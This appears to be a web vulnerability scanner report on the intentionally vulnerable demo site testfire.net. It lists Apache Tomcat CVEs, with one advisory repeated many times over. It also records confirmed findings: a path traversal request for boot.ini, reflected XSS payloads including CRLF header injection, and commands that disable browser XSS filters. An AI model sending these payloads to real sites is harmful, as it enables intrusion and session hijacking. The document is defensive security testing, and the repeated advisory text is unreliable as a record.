9.0.35-3.39.1. SUSE Linux Enterprise Server 12-SP5 tomcat versions prior to 9.0.35-3.39.1. SUSE Linux Enterprise Server 15-LTSS tomcat versions prior to 9.0.35-3.57.3. SUSE Linux Enterprise Server for SAP 12-SP2 tomcat versions prior to 8.0.53-29.32.1. SUSE Linux Enterprise Server for SAP 12-SP3 tomcat versions

prior to 8.0.53-29.32.1. SUSE Linux Enterprise Server for SAP 15 tomcat versions prior to 9.0.35-3.57.3. SUSE OpenStack Cloud 7 tomcat versions prior to 8.0.53-29.32.1. SUSE OpenStack Cloud 8 tomcat versions prior to 8.0.53-29.32.1. SUSE OpenStack Cloud Crowbar 8 tomcat versions prior to 8.0.53-29.32.1.

CVSS
CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H

External References
- CVE-2020-8022

Apache Tomcat Incorrect Default Permissions Vulnerability

A Incorrect Default Permissions vulnerability in the packaging of tomcat on SUSE Enterprise Storage 5, SUSE Linux Enterprise Server 12-SP2-BCL, SUSE Linux Enterprise Server 12-SP2-LTSS, SUSE Linux Enterprise Server 12-SP3-BCL, SUSE Linux Enterprise Server 12-SP3-LTSS, SUSE Linux Enterprise Server 12-SP4, SUSE Linux Enterprise Server 12-SP5, SUSE Linux Enterprise Server 15-LTSS, SUSE Linux Enterprise Server for SAP 12-SP2, SUSE Linux Enterprise Server for SAP 12-SP3, SUSE Linux Enterprise Server for SAP 15, SUSE OpenStack Cloud 7, SUSE OpenStack Cloud 8, SUSE OpenStack Cloud Crowbar 8 allows local attackers to escalate from group tomcat to root. This issue affects: SUSE Enterprise Storage 5 tomcat versions prior to 8.0.53-29.32.1. SUSE Linux Enterprise Server 12-SP2-BCL tomcat versions prior to 8.0.53-29.32.1. SUSE Linux Enterprise Server 12-SP2-LTSS tomcat versions prior to 8.0.53-29.32.1. SUSE Linux Enterprise Server 12-SP3-BCL tomcat versions prior to 8.0.53-29.32.1. SUSE Linux Enterprise Server 12-SP3-LTSS tomcat versions prior to 8.0.53-29.32.1. SUSE Linux Enterprise Server 12-SP4 tomcat versions prior to 9.0.35-3.39.1. SUSE Linux Enterprise Server 12-SP5 tomcat versions prior to 9.0.35-3.39.1. SUSE Linux Enterprise Server 15-LTSS tomcat versions prior to 9.0.35-3.57.3. SUSE Linux Enterprise Server for SAP 12-SP2 tomcat versions prior to 8.0.53-29.32.1. SUSE Linux Enterprise Server for SAP 12-SP3 tomcat versions prior to 8.0.53-29.32.1. SUSE Linux Enterprise Server for SAP 15 tomcat versions prior to 9.0.35-3.57.3. SUSE OpenStack Cloud 7 tomcat versions prior to 8.0.53-29.32.1. SUSE OpenStack Cloud 8 tomcat versions prior to 8.0.53-29.32.1. SUSE OpenStack Cloud Crowbar 8 tomcat versions prior to 8.0.53-29.32.1.

CVSS
CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H

External References
- CVE-2020-8022

Apache Tomcat Incorrect Default Permissions Vulnerability

A Incorrect Default Permissions vulnerability in the packaging of tomcat on SUSE Enterprise Storage 5, SUSE Linux Enterprise Server 12-SP2-BCL, SUSE Linux Enterprise Server 12-SP2-LTSS, SUSE Linux Enterprise Server 12-SP3-BCL, SUSE Linux Enterprise Server 12-SP3-LTSS, SUSE Linux Enterprise Server 12-SP4, SUSE Linux Enterprise Server 12-SP5, SUSE Linux Enterprise Server 15-LTSS, SUSE Linux Enterprise Server for SAP 12-SP2, SUSE Linux Enterprise Server for SAP 12-SP3, SUSE Linux Enterprise Server for SAP 15, SUSE OpenStack Cloud 7, SUSE OpenStack Cloud 8, SUSE OpenStack Cloud Crowbar 8 allows local attackers to escalate from group tomcat to root. This issue affects: SUSE Enterprise Storage 5 tomcat versions prior to 8.0.53-29.32.1. SUSE Linux Enterprise Server 12-SP2-BCL tomcat versions prior to 8.0.53-29.32.1. SUSE Linux Enterprise Server 12-SP2-LTSS tomcat versions prior to 8.0.53-29.32.1. SUSE Linux Enterprise Server 12-SP3-BCL tomcat versions prior to 8.0.53-29.32.1. SUSE Linux Enterprise Server 12-SP3-LTSS tomcat versions prior to 8.0.53-29.32.1. SUSE Linux Enterprise Server 12-SP4 tomcat versions prior to 9.0.35-3.39.1. SUSE Linux Enterprise Server 12-SP5 tomcat versions prior to 9.0.35-3.39.1. SUSE Linux Enterprise Server 15-LTSS tomcat versions prior to 9.0.35-3.57.3. SUSE Linux Enterprise Server for SAP 12-SP2 tomcat versions prior to 8.0.53-29.32.1. SUSE Linux Enterprise Server for SAP 12-SP3 tomcat versions prior to 8.0.53-29.32.1. SUSE Linux Enterprise Server for SAP 15 tomcat versions prior to 9.0.35-3.57.3. SUSE OpenStack Cloud 7 tomcat versions prior to 8.0.53-29.32.1. SUSE OpenStack Cloud 8 tomcat versions prior to 8.0.53-29.32.1. SUSE OpenStack Cloud Crowbar 8 tomcat versions prior to 8.0.53-29.32.1.

CVSS
CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H

External References

- CVE-2020-8022

Apache Tomcat Incorrect Default Permissions Vulnerability

A Incorrect Default Permissions vulnerability in the packaging of tomcat on SUSE Enterprise Storage 5, SUSE Linux Enterprise Server 12-SP2-BCL, SUSE Linux Enterprise Server 12-SP2-LTSS, SUSE Linux Enterprise Server 12-SP3-BCL, SUSE Linux Enterprise Server 12-SP3-LTSS, SUSE Linux Enterprise Server 12-SP4, SUSE Linux Enterprise Server 12-SP5, SUSE Linux Enterprise Server 15-LTSS, SUSE Linux Enterprise Server for SAP 12-SP2, SUSE Linux Enterprise Server for SAP 12-SP3, SUSE Linux Enterprise Server for SAP 15, SUSE OpenStack Cloud 7, SUSE OpenStack Cloud 8, SUSE OpenStack Cloud Crowbar 8 allows local attackers to escalate from group tomcat to root. This issue affects: SUSE Enterprise Storage 5 tomcat versions prior to 8.0.53-29.32.1. SUSE Linux Enterprise Server 12-SP2-BCL tomcat versions prior to 8.0.53-29.32.1. SUSE Linux Enterprise Server 12-SP2-LTSS tomcat versions prior to 8.0.53-29.32.1. SUSE Linux Enterprise Server 12-SP3-BCL tomcat versions prior to 8.0.53-29.32.1. SUSE Linux Enterprise Server 12-SP3-LTSS tomcat versions prior to 8.0.53-29.32.1. SUSE Linux Enterprise Server 12-SP4 tomcat versions prior to 9.0.35-3.39.1. SUSE Linux Enterprise Server 12-SP5 tomcat versions prior to 9.0.35-3.39.1. SUSE Linux Enterprise Server 15-LTSS tomcat versions prior to 9.0.35-3.57.3. SUSE Linux Enterprise Server for SAP 12-SP2 tomcat versions prior to 8.0.53-29.32.1. SUSE Linux Enterprise Server for SAP 12-SP3 tomcat versions prior to 8.0.53-29.32.1. SUSE Linux Enterprise Server for SAP 15 tomcat versions prior to 9.0.35-3.57.3. SUSE OpenStack Cloud 7 tomcat versions prior to 8.0.53-29.32.1. SUSE OpenStack Cloud 8 tomcat versions prior to 8.0.53-29.32.1. SUSE OpenStack Cloud Crowbar 8 tomcat versions prior to 8.0.53-29.32.1.

CVSS

CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H

External References

- CVE-2020-8022

Apache Tomcat Incorrect Default Permissions Vulnerability

A Incorrect Default Permissions vulnerability in the packaging of tomcat on SUSE Enterprise Storage 5, SUSE Linux Enterprise Server 12-SP2-BCL, SUSE Linux Enterprise Server 12-SP2-LTSS, SUSE Linux Enterprise Server 12-SP3-BCL, SUSE Linux Enterprise Server 12-SP3-LTSS, SUSE Linux Enterprise Server 12-SP4, SUSE Linux Enterprise Server 12-SP5, SUSE Linux Enterprise Server 15-LTSS, SUSE Linux Enterprise Server for SAP 12-SP2, SUSE Linux Enterprise Server for SAP 12-SP3, SUSE Linux Enterprise Server for SAP 15, SUSE OpenStack Cloud 7, SUSE OpenStack Cloud 8, SUSE OpenStack Cloud Crowbar 8 allows local attackers to escalate from group tomcat to root. This issue affects: SUSE Enterprise Storage 5 tomcat versions prior to 8.0.53-29.32.1. SUSE Linux Enterprise Server 12-SP2-BCL tomcat versions prior to 8.0.53-29.32.1. SUSE Linux Enterprise Server 12-SP2-LTSS tomcat versions prior to 8.0.53-29.32.1. SUSE Linux Enterprise Server 12-SP3-BCL tomcat versions prior to 8.0.53-29.32.1. SUSE Linux Enterprise Server 12-SP3-LTSS tomcat versions prior to 8.0.53-29.32.1. SUSE Linux Enterprise Server 12-SP4 tomcat versions prior to 9.0.35-3.39.1. SUSE Linux Enterprise Server 12-SP5 tomcat versions prior to 9.0.35-3.39.1. SUSE Linux Enterprise Server 15-LTSS tomcat versions prior to 9.0.35-3.57.3. SUSE Linux Enterprise Server for SAP 12-SP2 tomcat versions prior to 8.0.53-29.32.1. SUSE Linux Enterprise Server for SAP 12-SP3 tomcat versions prior to 8.0.53-29.32.1. SUSE Linux Enterprise Server for SAP 15 tomcat versions prior to 9.0.35-3.57.3. SUSE OpenStack Cloud 7 tomcat versions prior to 8.0.53-29.32.1. SUSE OpenStack Cloud 8 tomcat versions prior to 8.0.53-29.32.1. SUSE OpenStack Cloud Crowbar 8 tomcat versions prior to 8.0.53-29.32.1.

CVSS

CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H

External References

- CVE-2020-8022

Apache Tomcat Incorrect Default Permissions Vulnerability

A Incorrect Default Permissions vulnerability in the packaging of tomcat on SUSE Enterprise Storage 5, SUSE Linux Enterprise Server 12-SP2-BCL, SUSE Linux Enterprise Server 12-SP2-LTSS, SUSE Linux Enterprise Server 12-SP3-BCL, SUSE Linux Enterprise Server 12-SP3-LTSS, SUSE Linux Enterprise Server 12-SP4, SUSE Linux Enterprise Server 12-SP5, SUSE Linux Enterprise Server 15-LTSS, SUSE Linux

Enterprise Server for SAP 12-SP2, SUSE Linux Enterprise Server for SAP 12-SP3, SUSE Linux Enterprise Server for SAP 15, SUSE OpenStack Cloud 7, SUSE OpenStack Cloud 8, SUSE OpenStack Cloud Crowbar 8 allows local attackers to escalate from group tomcat to root. This issue affects: SUSE Enterprise Storage 5 tomcat versions prior to 8.0.53-29.32.1. SUSE Linux Enterprise Server 12-SP2-BCL tomcat versions prior to 8.0.53-29.32.1. SUSE Linux Enterprise Server 12-SP2-LTSS tomcat versions prior to 8.0.53-29.32.1. SUSE Linux Enterprise Server 12-SP3-BCL tomcat versions prior to 8.0.53-29.32.1. SUSE Linux Enterprise Server 12-SP3-LTSS tomcat versions prior to 8.0.53-29.32.1. SUSE Linux Enterprise Server 12-SP4 tomcat versions prior to 9.0.35-3.39.1. SUSE Linux Enterprise Server 12-SP5 tomcat versions prior to 9.0.35-3.39.1. SUSE Linux Enterprise Server 15-LTSS tomcat versions prior to 9.0.35-3.57.3. SUSE Linux Enterprise Server for SAP 12-SP2 tomcat versions prior to 8.0.53-29.32.1. SUSE Linux Enterprise Server for SAP 12-SP3 tomcat versions prior to 8.0.53-29.32.1. SUSE Linux Enterprise Server for SAP 15 tomcat versions prior to 9.0.35-3.57.3. SUSE OpenStack Cloud 7 tomcat versions prior to 8.0.53-29.32.1. SUSE OpenStack Cloud 8 tomcat versions prior to 8.0.53-29.32.1. SUSE OpenStack Cloud Crowbar 8 tomcat versions prior to 8.0.53-29.32.1.

CVSS
CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H

External References
- CVE-2020-8022

Apache Tomcat Incorrect Default Permissions Vulnerability

A Incorrect Default Permissions vulnerability in the packaging of tomcat on SUSE Enterprise Storage 5, SUSE Linux Enterprise Server 12-SP2-BCL, SUSE Linux Enterprise Server 12-SP2-LTSS, SUSE Linux Enterprise Server 12-SP3-BCL, SUSE Linux Enterprise Server 12-SP3-LTSS, SUSE Linux Enterprise Server 12-SP4, SUSE Linux Enterprise Server 12-SP5, SUSE Linux Enterprise Server 15-LTSS, SUSE Linux Enterprise Server for SAP 12-SP2, SUSE Linux Enterprise Server for SAP 12-SP3, SUSE Linux Enterprise Server for SAP 15, SUSE OpenStack Cloud 7, SUSE OpenStack Cloud 8, SUSE OpenStack Cloud Crowbar 8 allows local attackers to escalate from group tomcat to root. This issue affects: SUSE Enterprise Storage 5 tomcat versions prior to 8.0.53-29.32.1. SUSE Linux Enterprise Server 12-SP2-BCL tomcat versions prior to 8.0.53-29.32.1. SUSE Linux Enterprise Server 12-SP2-LTSS tomcat versions prior to 8.0.53-29.32.1. SUSE Linux Enterprise Server 12-SP3-BCL tomcat versions prior to 8.0.53-29.32.1. SUSE Linux Enterprise Server 12-SP3-LTSS tomcat versions prior to 8.0.53-29.32.1. SUSE Linux Enterprise Server 12-SP4 tomcat versions prior to 9.0.35-3.39.1. SUSE Linux Enterprise Server 12-SP5 tomcat versions prior to 9.0.35-3.39.1. SUSE Linux Enterprise Server 15-LTSS tomcat versions prior to 9.0.35-3.57.3. SUSE Linux Enterprise Server for SAP 12-SP2 tomcat versions prior to 8.0.53-29.32.1. SUSE Linux Enterprise Server for SAP 12-SP3 tomcat versions prior to 8.0.53-29.32.1. SUSE Linux Enterprise Server for SAP 15 tomcat versions prior to 9.0.35-3.57.3. SUSE OpenStack Cloud 7 tomcat versions prior to 8.0.53-29.32.1. SUSE OpenStack Cloud 8 tomcat versions prior to 8.0.53-29.32.1. SUSE OpenStack Cloud Crowbar 8 tomcat versions prior to 8.0.53-29.32.1.

CVSS
CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H

External References
- CVE-2020-8022

Apache Tomcat Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection') Vulnerability

When running on Windows with enableCmdLineArguments enabled, the CGI Servlet in Apache Tomcat 9.0.0.M1 to 9.0.17, 8.5.0 to 8.5.39 and 7.0.0 to 7.0.93 is vulnerable to Remote Code Execution due to a bug in the way the JRE passes command line arguments to Windows. The CGI Servlet is disabled by default. The CGI option enableCmdLineArguments is disable by default in Tomcat 9.0.x (and will be disabled by default in all versions in response to this vulnerability). For a detailed explanation of the JRE behaviour, see Markus Wulftange's blog (https://codewhitesec.blogspot.com/2016/02/java-and-command-line-injections-in-windows.html) and this archived MSDN blog (https://web.archive.org/web/20161228144344/https://blogs.msdn.microsoft.com/twistylittlepassagesallalike/2011/04/23/everyone-quotes-command-line-arguments-the-wrong-way/).

CVSS
CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:H

External References
- CVE-2019-0232

Apache Tomcat Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting') Vulnerability

The SSI printenv command in Apache Tomcat 9.0.0.M1 to 9.0.0.17, 8.5.0 to 8.5.39 and 7.0.0 to 7.0.93 echoes user provided data without escaping and is, therefore, vulnerable to XSS. SSI is disabled by default. The printenv command is intended for debugging and is unlikely to be present in a production website.

CVSS
CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:N

External References
- CVE-2019-0221

Apache Tomcat Inconsistent Interpretation of HTTP Requests ('HTTP Request Smuggling') Vulnerability

In Apache Tomcat 9.0.0.M1 to 9.0.30, 8.5.0 to 8.5.50 and 7.0.0 to 7.0.99 the HTTP header parsing code used an approach to end-of-line parsing that allowed some invalid HTTP headers to be parsed as valid. This led to a possibility of HTTP Request Smuggling if Tomcat was located behind a reverse proxy that incorrectly handled the invalid Transfer-Encoding header in a particular manner. Such a reverse proxy is considered unlikely.

CVSS
CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:L/A:N

External References
- CVE-2020-1935

Apache Tomcat CVE-2019-2684 Vulnerability

Vulnerability in the Java SE, Java SE Embedded component of Oracle Java SE (subcomponent: RMI). Supported versions that are affected are Java SE: 7u211, 8u202, 11.0.2 and 12; Java SE Embedded: 8u201. Difficult to exploit vulnerability allows unauthenticated attacker with network access via multiple protocols to compromise Java SE, Java SE Embedded. Successful attacks of this vulnerability can result in unauthorized creation, deletion or modification access to critical data or all Java SE, Java SE Embedded accessible data. Note: This vulnerability applies to Java deployments, typically in clients running sandboxed Java Web Start applications or sandboxed Java applets (in Java SE 8), that load and run untrusted code (e.g., code that comes from the internet) and rely on the Java sandbox for security. This vulnerability can also be exploited by using APIs in the specified Component, e.g., through a web service which supplies data to the APIs. CVSS 3.0 Base Score 5.9 (Integrity impacts). CVSS Vector: (CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:N/I:H/A:N).

CVSS
CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:N/I:H/A:N

External References
- CVE-2019-2684

Apache Tomcat Use of Incorrectly-Resolved Name or Reference Vulnerability

When serving resources from a network location using the NTFS file system, Apache Tomcat versions 10.0.0-M1 to 10.0.0-M9, 9.0.0.M1 to 9.0.39, 8.5.0 to 8.5.59 and 7.0.0 to 7.0.106 were susceptible to JSP source code disclosure in some configurations. The root cause was the unexpected behaviour of the JRE API File.getCanonicalPath() which in turn was caused by the inconsistent behaviour of the Windows API (FindFirstFileW) in some circumstances.

CVSS
CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:N/A:N

External References
- CVE-2021-24122

Apache Tomcat Improper Encoding or Escaping of Output Vulnerability

A vulnerability in the JNDI Realm of Apache Tomcat allows an attacker to authenticate using variations of a valid user name and/or to bypass some of the protection provided by the LockOut Realm. This issue affects Apache Tomcat 10.0.0-M1 to 10.0.5; 9.0.0.M1 to 9.0.45; 8.5.0 to 8.5.65.

CVSS
CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:H/A:N

External References
- CVE-2021-30640

Apache Tomcat CVE-2012-5568 Vulnerability

Apache Tomcat through 7.0.x allows remote attackers to cause a denial of service (daemon outage) via partial HTTP requests, as demonstrated by Slowloris.

CVSS
AV:N/AC:L/Au:N/C:N/I:N/A:P

External References
- CVE-2012-5568

Vulnerabilities

1.1. http://testfire.net/index.jsp?content=%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2fboot.ini

Method	Parameter	Parameter Type	Value
GET	content	Querystring	`/../../../../../../../../../../boot.ini`

Identified Version
- 7.0.92

Latest Version
- 7.0.109 (in this branch)

Overall Latest Version
- 11.0.12

Branch Status

- The official end-of-life date for this branch is: 31-03-2021.

Vulnerability Database

- Result is based on 10/06/2025 20:30:00 vulnerability database content.

Certainty

Request | Response

Request

```
GET /index.jsp?content=%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2fboot.ini HTTP/1.1
Host: testfire.net
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: JSESSIONID=**************
Referer: http://testfire.net/
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/131.0.6778.86 Safari/537.36
```

Response

Response Time (ms) : 344.973
Total Bytes Received : 1969
Body Length : 1765
Is Compressed : No

```
HTTP/1.1 500 Internal Server Error
Server: Apache-Coyote/1.1
Connection: close
Content-Length: 1765
Content-Language: en
Content-Type: text/html;charset=utf-8
Date: Thu, 09 Oct 2025 08:23:32 GMT

<!doctype html><html lang="en"><head><title>HTTP Status 500 – Internal Server Error</title><style
type="text/css">H1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-
size:22px;} H2 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-
size:16px;} H3 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-
size:14px;} BODY {font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B {font-
family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;} P {font-family:Tahoma,Arial,sans-
serif;background:white;color:black;font-size:12px;}A {color : black;}A.name {color : black;}HR {color :
#525D76;}</style></head><body><h1>HTTP Status 500 – Internal Server Error</h1><hr class="line" /><p>
<b>Type</b> Exception Report</p><p><b>Message</b> java.lang.NullPointerException</p><p>
<b>Description</b> The server encountered an unexpected condition that prevented it from fulfilling the
request.</p><p><b>Exception</b> <pre>org.apache.jasper.JasperException: java.lang.NullPointerException
org.apache.jasper.servlet.JspServletWrapper.handleJspException(JspServletWrapper.java:594)
org.apache.jasper.servlet.JspServletWrapper.service(JspServletWrapper.java:510)
org.apache.jasper.servlet.JspServlet.serviceJspFile(JspServlet.java:395)
org.apache.jasper.servlet.JspServlet.service(JspServlet.java:339)
javax.servlet.http.HttpServlet.service(HttpServlet.java:731)
org.apache.tomcat.websocket.server.WsFilter.doFilter(WsFilter.java:52)
</pre></p><p><b>Root Cause</b> <pre>java.lang.NullPointerException
</pre></p><p><b>Note</b> The full stack trace of the root cause is available in the server logs.</p><hr
class="line" /><h3>Apache Tomcat/7.0.92</h3></body></html>
```

Remedy

Please upgrade your installation of Tomcat to the latest stable version.

Remedy References

- Apache Tomcat Versions and Download

CLASSIFICATION

PCI DSS v3.2	6.2
PCI DSS v4.0	6.3.3
OWASP 2013	A9
OWASP 2017	A9
CWE	1035 , 937
CAPEC	310
HIPAA	164.308(a)(1)(i)
ASVS 4.0	1.14.3
NIST SP 800-53	CM-6
DISA STIG	V-16836
OWASP Proactive Controls	C1
ISO27001	A.14.1.2
ISO27001 2022	A.8.19
OWASP Top Ten 2021	A06
OWASP API Top 10 2023	API8

2. Cross-site Scripting

HIGH 5 | CONFIRMED 5

Invicti Standard detected Cross-site Scripting, which allows an attacker to execute a dynamic script (*JavaScript, VBScript*) in the context of the application.

This allows several different attack opportunities, mostly hijacking the current session of the user or changing the look of the page by changing the HTML on the fly to steal the user's credentials. This happens because the input entered by a user has been interpreted as HTML/JavaScript/VBScript by the browser. Cross-site scripting targets the users of the application instead of the server. Although this is a limitation, since it allows attackers to hijack other users' sessions, an attacker might attack an administrator to gain full control over the application.

Impact

There are many different attacks that can be leveraged through the use of cross-site scripting, including:

- Hijacking user's active session.
- Mounting phishing attacks.
- Intercepting data and performing man-in-the-middle attacks.

Vulnerabilities

2.1. http://testfire.net/index.jsp?content=%0d%0aContent-Type%3atext%2fhtml%0d%0a%0d%0a%3cscRipt%3ens(0x002F8E)%3c%2fscRipt%3e#ContactUs

CONFIRMED

Method	Parameter	Parameter Type	Value
GET	content	Querystring	`%0d%0aContent-Type%3atext%2fhtml%0d%0a%0d%0a%3cscRipt%3ens(0x002F8E)%3c%2fscRipt%3e`

Proof URL

http://testfire.net/index.jsp?content=%0d%0aContent-Type%3atext%2fhtml%0d%0a%0d%0a%3cscRipt%3ealert(0x002F8E)%3c%2fscRipt%3e#ContactUs

Request | Response

Request

```
GET /index.jsp?content=%0d%0aContent-
Type%3atext%2fhtml%0d%0a%0d%0a%3cscRipt%3ens(0x002F8E)%3c%2fscRipt%3e#ContactUs HTTP/1.1
Host: testfire.net
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: JSESSIONID=**********
Referer: http://testfire.net/
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/131.0.6778.86 Safari/537.36
```

Response

Response Time (ms) : 344.1714
Total Bytes Received : 7145
Body Length : 6996
Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Length: 6996
Content-Type: text/html;charset=ISO-8859-1
Date: Thu, 09 Oct 20
…
ef="subscribe.jsp">Subscribe</a></li>
</ul>
</td>
<!-- TOC END -->

<td valign="top" colspan="3" class="bb">




<p>Failed due to The requested resource (/static/
Content-Type:text/html

<scRipt>ns(0x002F8E)</scRipt>) is not available</p>

</td>

</div>



<!-- BEGIN FOOTER -->


</tr>
</table>
<div id="footer" style="width: 99%;">
<a id="HyperLink5" href="/index.jsp?content=privacy.htm
…
```

2.2. http://testfire.net/search.jsp?query=%3cscRipt%3enetsparker(0x000406)%3c%2fscRipt%3e

CONFIRMED

Method	Parameter	Parameter Type	Value
GET	query	Querystring	<scRipt>netsparker(0x000406)</scRipt>

Proof URL

http://testfire.net/search.jsp?query=%3cscRipt%3ealert(0x000406)%3c%2fscRipt%3e

2.3. http://testfire.net/sendFeedback

CONFIRMED

Method	Parameter	Parameter Type	Value
POST	comments	Post	
POST	submit	Post	Submit
POST	reset	Post	Clear Form
POST	cfile	Post	comments.txt
POST	email_addr	Post	
POST	name	Post	<scRipt>netsparker(0x003108)</scRipt>
POST	subject	Post	

2.4. http://testfire.net/sendFeedback

CONFIRMED

Method	Parameter	Parameter Type	Value

Method	Parameter	Parameter Type	Value
POST	comments	Post	
POST	submit	Post	Submit
POST	reset	Post	Clear Form
POST	cfile	Post	comments.txt
POST	email_addr	Post	%0d%0aContent-Type%3atext%2fhtml%0d%0a%0d%0a%3cscRipt%3ens(0x003037)%3c%2fscRipt%3e
POST	name	Post	
POST	subject	Post	

Request | Response

Request

```
POST /sendFeedback HTTP/1.1
Host: testfire.net
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Type: application/x-www-form-urlencoded
Cookie: JSESSIONID=**************
Referer: http://testfire.net/feedback.jsp
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/131.0.6778.86 Safari/537.36

submit=+Submit+&cfile=comments.txt&reset=+Clear+Form+&email_addr=%0d%0aContent-
Type%3atext%2fhtml%0d%0a%0d%0a%3cscRipt%3ens(0x003037)%3c%2fscRipt%3e&subject=&comments=&name=
```

Response

Response Time (ms) : 708.7395
Total Bytes Received : 7397
Body Length : 7248
Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Length: 7248
Content-Type: text/html;charset=ISO-8859-1
Date: Thu, 09 Oct 20
…
h1>

<p>Thank you for your comments, . They will be reviewed by our Customer Service staff and given the
full attention that they deserve.

However, the email you gave is incorrect (
content-type:text/html

<script>ns(0x003037)</script>) and you will not receive a response.

</p>

</div>
</td>
</div>



<!-- BEGIN FOOTER -->


</tr>
</table>
<div id="footer" style="width: 99%;">
<a id="HyperLink5" h
…
```

2.5. http://testfire.net/util/serverStatusCheckService.jsp?HostName=%3cscRipt%3enetsparker(0x00104C)%3c%2fscRipt%3e

CONFIRMED

Method	Parameter	Parameter Type	Value

Method	Parameter	Parameter Type	Value
GET	HostName	Querystring	`<scRipt>netsparker(0x00104C)</scRipt>`

Proof URL

http://testfire.net/util/serverStatusCheckService.jsp?HostName=%3cscRipt%3ealert(0x00104C)%3c%2fscRipt%3e

Remedy

The issue occurs because the browser interprets the input as active HTML, JavaScript or VBScript. To avoid this, output should be encoded according to the output location and context. For example, if the output goes in to a JavaScript block within the HTML document, then output needs to be encoded accordingly. Encoding can get very complex, therefore it's strongly recommended to use an encoding library such as OWASP ESAPI and Microsoft Anti-cross-site scripting.

Additionally, you should implement a strong Content Security Policy (CSP) as a defense-in-depth measure if an XSS vulnerability is mistakenly introduced. Due to the complexity of XSS-Prevention and the lack of secure standard behavior in programming languages and frameworks, XSS vulnerabilities are still common in web applications.

CSP will act as a safeguard that can prevent an attacker from successfully exploiting Cross-site Scripting vulnerabilities in your website and is advised in any kind of application. Please make sure to scan your application again with Content Security Policy checks enabled after implementing CSP, in order to avoid common mistakes that can impact the effectiveness of your policy. There are a few pitfalls that can render your CSP policy useless and we highly recommend reading the resources linked in the reference section before you start to implement one.

External References

- OWASP - Cross-site Scripting
- Cross-site Scripting Web Application Vulnerability
- XSS Shell
- XSS Tunnelling

Remedy References

- Microsoft Anti-XSS Library
- Negative Impact of Incorrect CSP Implementations
- Content Security Policy (CSP) Explained
- OWASP XSS Prevention Cheat Sheet
- OWASP AntiSamy Java

Proof of Concept Notes

Generated XSS exploit might not work due to browser XSS filtering. Please follow the guidelines below in order to disable XSS filtering for different browsers. Also note that;

- XSS filtering is a feature that's enabled by default in some of the modern browsers. It should only be disabled temporarily to test exploits and should be reverted back if the browser is actively used other than testing purposes.
- Even though browsers have certain checks to prevent Cross-site scripting attacks in practice there are a variety of ways to bypass this mechanism therefore a web application should not rely on this kind of client-side browser checks.

Chrome

- Open command prompt.
- Go to folder where chrome.exe is located.

- Run the command `chrome.exe --args --disable-xss-auditor`

Firefox

- Go to `about:config` in the URL address bar.
- In the search field, type *urlbar.filter* and find *browser.urlbar.filter.javascript*.
- Set its value to `false` by double clicking the row.

Safari

- To disable the XSS Auditor, open Terminal and executing the command: `defaults write com.apple.Safari "com.apple.Safari.ContentPageGroupIdentifier.WebKit2XSSAuditorEnabled" -bool FALSE`
- Relaunch the browser and visit the PoC URL
- Please don't forget to enable XSS auditor again: `defaults write com.apple.Safari "com.apple.Safari.ContentPageGroupIdentifier.WebKit2XSSAuditorEnabled" -bool TRUE`

CLASSIFICATION

PCI DSS v3.2	6.5.7
PCI DSS v4.0	6.2.4
OWASP 2013	A3
OWASP 2017	A7
CWE	79
CAPEC	19
WASC	8
HIPAA	164.308(a)
ASVS 4.0	5.3.3
NIST SP 800-53	SI-15
DISA STIG	V-16811
ISO27001	A.14.2.5
ISO27001 2022	A.8.26
ISO27001 2022	A.8.27
ISO27001 2022	A.8.28
OWASP Top Ten 2021	A03

CVSS 3.0 SCORE

Base	7.4 (High)
Temporal	7.4 (High)
Environmental	7.4 (High)

CVSS Vector String

CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:C/C:H/I:N/A:N

CVSS 3.1 SCORE

Base	7.4 (High)
Temporal	7.4 (High)
Environmental	7.4 (High)

CVSS Vector String

CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:C/C:H/I:N/A:N

CVSS 4.0 Score

5.1 / Medium	
Exploitability	Medium
Complexity	High
Vulnerable system	Low
Subsequent system	Low

CVSS 4.0 Score

Exploitation	High
